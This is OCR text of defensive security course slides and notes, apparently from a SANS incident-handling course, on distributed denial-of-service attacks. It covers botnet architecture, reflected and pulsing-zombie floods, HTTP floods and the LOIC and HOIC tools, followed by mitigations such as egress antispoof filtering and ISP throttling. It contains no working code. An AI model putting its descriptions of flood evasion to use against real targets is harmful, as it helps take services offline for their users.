
Distributed Denial-of-Service Attacks

- Instead of using one or a small number of machines to launch a flood, an attacker could use a large number of compromised machines
- The result is Distributed Denial of Service
- In the past, attackers relied on specialized DDoS tools:
  - Tribe Flood Network (TFN) and Tribe Flood Network 2000 (TFN2K)
- Today, DDoS is usually launched using a botnet:
  - Major regular attacks against US banks in 2014, 2015, and 2016
  - Dyn DNS Attack

Instead of using a single machine or a small number of machines to launch a packet flood, an attacker could turn to a large number of systems, particularly a botnet, to launch a flood, resulting in a Distributed Denial-of-Service (DDoS) attack.

In the past, attackers used specialized tools focused on DDoS, including the Tribe Flood Network 2000.

Today, almost all DDoS attacks are launched using a botnet of compromised hosts controlled by an attacker.




Here you see the fundamental architecture of most DDoS attacks. At the top of the architecture, you have the attacker who uses a remote control tool or remote shell to connect to one or more client machines. These client machines send messages to bot-infected systems using various bot communications schemes we discussed earlier in 504.4. It should be noted that the attacker can set up a series of Netcat relays to even further obscure where the attacker is coming from.

On the client machines, a special piece of software is installed that allows the attacker to send commands to the bots, such as an IRC client. There are usually a small number of clients (such as 1) and an enormous number of bot-infected hosts. The bot-infected machines can be instructed to launch an attack against the victim. Although multiple distributed attack types are supported in most bots, the most common is a packet flood.

Reflected DDoS Attacks

Distributed DoS

- Using the TCP three-way handshake, an attacker can bounce a flood from the zombie to the victim
- Zombie sends a SYN to a legitimate site
  - Major www service
  - Core router
  - Others
- Legitimate site sends a SYN-ACK to flood the victim
- Makes tracing the attack even more difficult



We are now seeing an increase in reflected DDoS attacks. They take advantage of the TCP three-way handshake, bouncing an attack off an innocent server, resulting in a SYN-ACK flood. When victims try to trace back where the attack is coming from, they think the high-bandwidth bounce site is doing the attacking. However, it's just responding to incoming spoofed SYN packets. No attack software is installed on the bounce sites because they are just responding to incoming SYNs with spoofed source addresses.

Pulsing Zombies

Distributed DoS

- To make investigations even more difficult, new tools implement pulsing zombies
- Each zombie floods the target for a short while (minutes), and then goes dormant for a while
- With a lot of zombies, the flood is still effective
- Tracing back an active attack is easier:
  - Call the ISP and have them step back router by router and ISP by ISP to find the flooding agent
  - A laborious process
- When zombies go silent, it is more difficult to locate them!

When investigators analyze an attack, they often try to trace back one or more zombies. Tracing to zombies is certainly easier if they are actively sending traffic because an ISP can quickly identify the flow of traffic through its network in real-time, rather than having to consult (perhaps non-existent) logs. The victim could call the ISP, who could step back, router by router, and ISP by ISP, to find one flooding agent. That's a laborious process to be sure because internet routing is focused on destination addresses, not where the packet originated. DDoS tool developers knew we were tracing active attacks, so they introduced another twist: The pulsing zombie.

Pulsing zombies bomb the target with traffic for a brief period of time, such as 10 minutes. Then they go dormant for another period of time (perhaps 1 hour). After dormancy, they awaken and start the bombing again for another interval. The zombies pulse on and off asynchronously, so the average amount of traffic load is still significant, flooding the victim. This pulsing action confounds investigators, who cannot rely on whether traffic is actively sent over the network as they investigate.

Evolution of the Flood

Distributed DoS

- Move from SYN floods to HTTP floods
- SYN floods:
  - Typically spoofed
  - Focused on sucking up bandwidth or connection queue with bogus traffic
  - Easier for ISPs to block by looking for abnormal traffic patterns
- HTTP floods:
  - Complete three-way handshake and send HTTP GET for a common page, such as index.html
  - Much harder to differentiate from normal traffic

One of the major trends we've seen in defenses involves ISPs deploying vast sensor networks to detect malicious flood traffic patterns quickly and throttle or block them. Arbor Networks, Riverbed Cascade, and Cisco all offer products that provide these capabilities to large networks. These tools typically focus on the most popular form of flood in the past decade: SYN floods.


To get around such filters, attackers are increasingly not using SYN floods. SYN floods typically involve spoofed traffic and never complete the TCP three-way handshake. The attacker sends forth a huge number of SYNs trying to suck up all bandwidth or the connection queue of the victim. However, the ISPs can detect this unusual traffic pattern, given that the three-way handshake is never completed.

With an HTTP flood, the attacker uses a botnet to generate a huge amount of normal-looking traffic. The TCP three-way handshake is completed, and then the bot asks a victim website for a common web page, such as index.html. These floods are easier to trace back to a bot because they aren't spoofed. But, over the short term, they are much harder for ISPs to identify and throttle because they look like normal traffic. Vast botnets have made HTTP floods valuable to the attackers.

Low Orbit Ion Cannon (LOIC)

Distributed DoS

- Low Orbit Ion Cannon (LOIC) supports TCP connection floods, UDP floods, or HTTP floods (most common):
  - Runs on Windows, Linux, and Android
  - Also available as JavaScript; surf to a web page and browser starts attacking a target
  - Controlled by user or can get a list of targets from an IRC channel or Twitter using HIVE MIND feature; useful for quickly controlling volunteers in politically motivated floods




The Low Orbit Ion Cannon tool has been widely used to launch major HTTP floods. This freely downloadable application, available for Windows, Linux, and Android, can launch a TCP connection flood to user-chosen ports, a UDP packet flood with an attacker-chosen payload, or an HTTP connection flood, asking for a specific URL on a target website. The HTTP flood feature is by far the most common used today. In addition to Windows, Linux, and Android, LOIC was also released as JavaScript, which can be placed on a website. Browsers that surf to the site can then start launching a flood against any target system of the attacker's choosing.

In Manual mode, LOIC can be configured by its user to flood a particular site. Alternatively, LOIC can automatically pull potential target lists from an IRC channel. (Some versions even look for specific Twitter feeds for new flood targets). That way, groups of attackers can control the flooding behavior of volunteers nearly instantly. The volunteer who wants to participate in a flood against a target organization (due to political disagreements or other reasons) can simply download LOIC, run it, and select the HIVE MIND feature (instead of Manual mode). This capability can log in to an IRC channel (or access a Twitter feed), and pull down targets, which it then begins to flood.

High Orbit Ion Cannon (HOIC)

Distributed DoS

- Anonymous has used an improved version of LOIC called the High Orbit Ion Cannon
  - Easier-to-use interface
  - Multithreaded to generate more traffic quicker
  - Support for customizable JavaScript scripts to access not just a single page on a website, but instead numerous different pages



More recently, the Anonymous hacking group has used another tool called the High Orbit Ion Cannon (HOIC), a tool similar to LOIC. The newer tool has an easier-to-use interface. It is also multithreaded so that it can launch more HTTP requests more quickly at target machines, which are auto-populated from Anonymous sources or can be entered by the HOIC user. It also has support for a feature called boosters, which are simply customizable JavaScript-based scripts that cause HOIC to access multiple pages on a target web server, instead of just one page. This scriptable HTTP page request makes it harder to filter out HOIC traffic from normal web-surfing traffic, resulting in a tool that is harder for defenders to block than the earlier LOIC tool.

DDoS Defenses (1)

- To prevent yourself from becoming a DDoS agent:
  - For your internet-accessible systems, install host-based IDS and IPS:
- To prevent attackers from gaining root or SYSTEM:
  - Keep systems patched
  - Utilize antivirus tools to prevent installation and promote detection
  - Egress antispoof filters (extremely important!)

To defend against this kind of attack, clearly, you do not want to have DDoS-related bots installed on your machines. To prevent installation, you must apply system patches and use Intrusion Detection and Prevention Systems to prevent the attackers from gaining root- or system-level access on your machines.

Antivirus tools can help, preventing the malicious code from being installed in the first place, or, if it is installed, alerting you to its presence.

In addition, you should deploy egress antispoof filters at your border routers. These filters drop all outgoing packets that have a source address that is not located on your network. All packets leaving your network should have a source address associated with your network. If they don't, either something is misconfigured or an attacker is launching spoofed packets.

DDoS Defenses (2)

- To prevent being a denial-of-service victim:
  - Design critical business systems with adequate redundancy
- Identification:
  - Massive flood of packets
  - For large-scale networks (ISP-sized or big WANs), automated DDoS detection and throttling tools
    - Netscout Peakflow, Riverbed NetProfiler, Neustar SiteProtect, CloudFlare
- Containment:
  - Get ready to marshal the incident response team of your ISP
- Erad, Recov: N/A

So, now that we have seen how you can defend against zombies on your own machines, how can you protect yourself from being a DDoS attack flood victim? To defend against attacks that have a small number of zombies, you should make sure you have adequate bandwidth and redundancy. A handful of zombies can consume only so much bandwidth. If you have more bandwidth, you can avoid losing all your link capacity to an attack. In addition, the traffic-shaping tools discussed in the SYN flood section, as well as SYN cookies on Linux machines, can help if there are only a few zombies launching the attack.

In addition, another class of solutions is available for large-scale networks (ISP-sized or big WANs). These automated DDoS detection and throttling tools can discover huge bursts of traffic and start throttling it before the DDoS victim notices the attack. These are pricey commercial solutions, so they are only likely going to be applied by ISPs and large enterprise WANs that are frequent targets of DDoS attacks. For more information about such solutions, check out Peakflow solution (https://www.netscout.com/arbor) and Riverbed's Cascade product (https://www.riverbed.com/products). Cisco also has its Cisco Guard DDoS Mitigation product line, which includes automated detection and throttling capabilities.

Unfortunately, if there are a large number of zombies, an attacker can overwhelm pretty much any link. Remember the attacks from February 2000. Attackers then consumed all the bandwidth of Amazon.com using a DDoS flood. We don't know about your organization, but most organizations cannot afford as much bandwidth as Amazon.com. Therefore, in the face of an onslaught from a large number of zombies, your only defense is to contact immediately the incident response team of your ISP. If you have critical internet servers that require constant availability, you should have an early warning system. You need to implement an Intrusion Detection System that can warn you when a flood starts. If the flood is significant, you need to call your ISP's incident response team immediately and ask it to start implementing filters on its network. By blocking the attack at the next level upstream, your ISPs can defend you from much of the brunt of the flood. Although this is a reactive solution, it is the only practical means of surviving during a DDoS attack that involves a huge number of zombies.

Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Exploitation
  - Gaining Access
  - Web App Attacks
  - **Denial of Service**
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions


Exploitation

Denial-of-Service Attacks
DNS Amplification Attacks
Distributed DoS Attacks
Lab 4.5: Counting Resources to Evaluate DoS Attacks

We're back to our roadmap slide.

LAB 4.5

Please work on the lab exercise *Counting Resources to Evaluate DoS Attacks*



This page intentionally left blank.

Course Resources and Contact Information

AUTHOR CONTACT
Joshua Wright
jwright@willhackforsushi.com
Twitter: @joswr1ght

SANS INSTITUTE
11200 Rockville Pike, Suite 200
N. Bethesda, MD 20852
301.654.SANS(7267)

PEN TESTING RESOURCES
pen-testing.sans.org
Twitter: @SANSPenTest

SANS EMAIL
GENERAL INQUIRIES: info@sans.org
REGISTRATION: registration@sans.org
TUITION: tuition@sans.org
PRESS/PR: press@sans.org

This page intentionally left blank.

"As usual, SANS courses pay for themselves by Day 2. By Day 3, you are itching to get back to the office to use what you've learned."
Ken Evans, Hewlett Packard Enterprise - Digital Investigation Services

SANS Programs
sans.org/programs

GIAC Certifications
Graduate Degree Programs
NetWars & CyberCity Ranges
Cyber Guardian
Security Awareness Training
CyberTalent Management
Group/Enterprise Purchase Arrangements
DoDD 8140
Community of Interest for NetSec
Cybersecurity Innovation Awards

Search SANSInstitute

SANS Free Resources
sans.org/security-resources

- E-Newsletters
  NewsBites: Bi-weekly digest of top news
  OUCH!: Monthly security awareness newsletter
  @RISK: Weekly summary of threats & mitigations
- Internet Storm Center
- CIS Critical Security Controls
- Blogs
- Security Posters
- Webcasts
- InfoSec Reading Room
- Top 25 Software Errors
- Security Policies
- Intrusion Detection FAQ
- Tip of the Day
- 20 Coolest Careers
- Security Glossary

SANS Institute
11200 Rockville Pike | Suite 200
North Bethesda, MD 20852
301.654.SANS(7267)
info@sans.org